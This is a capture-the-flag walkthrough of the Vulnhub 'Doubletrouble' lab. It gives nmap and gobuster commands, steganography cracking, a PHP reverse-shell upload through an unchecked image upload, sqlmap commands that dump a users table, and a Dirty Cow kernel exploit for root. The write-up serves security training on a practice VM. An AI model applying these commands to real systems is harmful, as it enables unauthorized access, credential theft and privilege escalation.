
Hi! In this article I will explain how to get the flags in Doubletrouble machine from Vulnhub. They are indicating this machine as easy, but I think it is a bit harder than an easy vm. Let’s begin!
Here is the link for this vm: https://www.vulnhub.com/entry/doubletrouble-1,743/
Scanning
In my case the vm has IP 10.10.10.17, if you’re not sure of the IP address you can run (changing the network):
nmap 10.10.10.0/24
I run nmap with a couple of options:
sudo nmap -sV -sC -p- 10.10.10.17
and we found port 22 and 80 opened:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-14 10:21 EDT
Nmap scan report for 10.10.10.17
Host is up (0.00016s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_  256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: qdPM | Login
MAC Address: 08:00:27:74:3B:2D (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.07 seconds
Information Gathering
This is the phase that will bring you to the solution. As first move I surfed with my browser the 80 port:

We can try login with default passwords, but there is no way to get in. So let’s move on with a directory bruteforce, I personally use gobuster:
gobuster dir -r -u http://10.10.10.17/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
By default Kali installation has not these wordlists, you can download them from: https://github.com/danielmiessler/SecLists
Anyway, gobuster gives me a bunch of interesting directories, one in particular:
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.16/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
2021/10/14 11:21:32 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 276]
/.hta                 (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/backups              (Status: 200) [Size: 742]
/batch                (Status: 200) [Size: 941]
/core                 (Status: 200) [Size: 3053]
/css                  (Status: 200) [Size: 1306]
/favicon.ico          (Status: 200) [Size: 894]
/images               (Status: 200) [Size: 2366]
/install              (Status: 200) [Size: 1815]
/js                   (Status: 200) [Size: 1956]
/index.php            (Status: 200) [Size: 5808]
/robots.txt           (Status: 200) [Size: 26]
/secret               (Status: 200) [Size: 954]
/server-status        (Status: 403) [Size: 276]
/sf                   (Status: 200) [Size: 1140]
/template             (Status: 200) [Size: 1704]
/uploads              (Status: 200) [Size: 1138]

===============================================================
2021/10/14 11:21:33 Finished
===============================================================

Seems there is something interesting in secret directory. As we surf that dir with our browser we should see only a picture, what should we do now?
Breaking secrets
One of the idea for this picture is to try with steganography, I used stegseek (https://github.com/RickdeJager/stegseek).
stegseek doubletrouble.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
[i] Found passphrase: "92camaro"
[i] Original filename: "creds.txt".
[i] Extracting to "doubletrouble.jpg.out".

Now we can try to login with these credentials, they will work.
Exploit
This is the dashboard once we get in, no much to do here.

In the profile section, the “Upload image” functionality does not check the file extension or the MIME type, let’s upload a PHP shell (https://www.revshells.com/).

Open the shell file. In my Kali machine, I run nc listening on 9001.

Run the python command to get interactive shell.
python3 -c 'import pty;pty.spawn("/bin/bash")'
Privilege escalation
If we run sudo -l we see that awk is there, going to GTFOBins (https://gtfobins.github.io/) try the awk command as indicated to escalate privilege.

Now we are root! Personally I prefer to put my public key in .ssh dir and use ssh connection.
As we move to /root we find a OVA file (another VM! That’s where the name came from!), I moved the file in the web dir and downloaded from the browser.

Second machine
As before run nmap with same options, we will find on port 80 there is a login interface. This vm has IP 10.10.10.18.

Maybe there is some kind-of SQL Injection, but I’m too lazy to manually test, run sqlmap!
SQL Injection
To get to the point with sqlmap we have to move through options and get what we need, I’ll explain all the commands.

Once completed we will see that it is a MySQL server and is vulnerable to time-based sql injection.
As now we know the dbms, retrieve the current db in use with
sqlmap -u http://10.10.10.18/ --forms --dbms=mysql -p uname --current-db

Now that we know the DB name, let’s try with tables:
sqlmap -u http://10.10.10.18/ --forms --dbms=mysql -p uname -D doubletrouble --tables
We will get only the users table. This will be useful for the next command, we will dump all the data in that table:
sqlmap -u http://10.10.10.18/ --forms --dbms=mysql -p uname -D doubletrouble -T users --dump

Finally we have something! Let’s use these users to connect via SSH.
SSH connection

Our clapton user works. In the home directory of clapton user there is a flag, let’s get it

Privilege escalation
You may have noticed the kernel version when logged in, in fact this is a version vulnerable to Dirty Cow (https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c). Let’s exploit it and get root!

As you see in the image above I downloaded from Github the C file and compiled it.

As you execute Dirty Cow file it will create a user firefart that is the new root (remember root has his privileges thanks to the UID = 0 and not by the name). You may notice that passwd file is substituted and backed up in tmp dir.
Firefart user has root as password. Login via SSH with firefart user:

And there is our flag! Get it!
I don’t consider this machine as easy for two things, the first one is that it has a long procedure to get the final root flag and the second one is that there is a kernel exploitation that I think is not a day-by-day activity.
We went through exploiting MIME type, SQL Injections, web directory bruteforcing, kernel exploitation, and steganography. I hope you had fun enjoying this vm as I did.
Thank you!